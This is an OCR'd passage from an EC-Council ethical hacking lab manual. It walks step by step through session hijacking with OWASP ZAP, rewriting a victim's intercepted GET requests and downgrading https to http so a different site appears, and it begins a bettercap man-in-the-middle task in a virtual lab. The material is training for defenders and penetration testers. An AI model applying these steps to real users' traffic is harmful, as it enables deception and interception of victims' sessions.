


Figure 1.1.13: OWASP ZAP: Capturing a request

28. A **HTTP response** appears; click the icon ( ) on the toolbar.




Figure 1.1.14: OWASP ZAP: Capturing an HTTP response

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Now, in the **Break** tab, modify **www.moviescope.com** to **www.goodshopping.com** in all the captured GET requests.

Note: If you find any URL starting with **https**, modify it to **http**.

30. Once you have modified the GET requests, click the ( ) icon on the toolbar to forward the traffic to the victim's machine.




Figure 1.1.15: OWASP ZAP: Modifying the GET requests




Figure 1.1.16: OWASP ZAP: Modifying the GET requests

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Modify every **HTTP** request captured by **OWASP ZAP** until you see the **www.goodshopping.com** page in the victim's machine.

Note: You will need to switch back and forth from the victim's machine to see the browser status while you do this.

32. Now, switch to the victim's machine (**Windows 10**); the browser displays the website that the attacker wants the victim's machine to see (in this example, **www.goodshopping.com**).

Note: It takes multiple iterations to open the Good Shopping site in the victim's machine.

33. The victim has navigated to **www.moviescope.com**, but now sees **www.goodshopping.com**; while the address bar displays **www. moviescope.com**, the window displays **www. goodshopping.com**.




Figure 1.1.17: The right address, the wrong page

TASK 1.5

Change the Proxy Settings Back to Default

34. Now, we shall change the proxy settings back to the default settings. To do so, perform **Steps 3-5** again.
35. In the **Settings** window, under the **Manual proxy setup** section in the right pane, click the **On** button to toggle it back to **Off**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.18: Settings window: Proxy setup

36. This concludes the demonstration of performing session hijacking using ZAP.
37. Close all open windows and document all the acquired information.

TASK 2 Intercept HTTP Traffic using bettercap

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the middle (MITM) attacks. In an MITM attack, the attacker places himself/herself between the authorized client and the webserver so that all information traveling in either direction passes through them.

An ethical hacker or a penetration tester, you must know how MITM attacks work, so that you can protect your organization's sensitive information from them.

Here, we will use the bettercap tool to intercept HTTP traffic on the target system.

Note: Ensure that the **Windows 10** and **Windows Server 2019** virtual machines are running.

1. Turn on the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

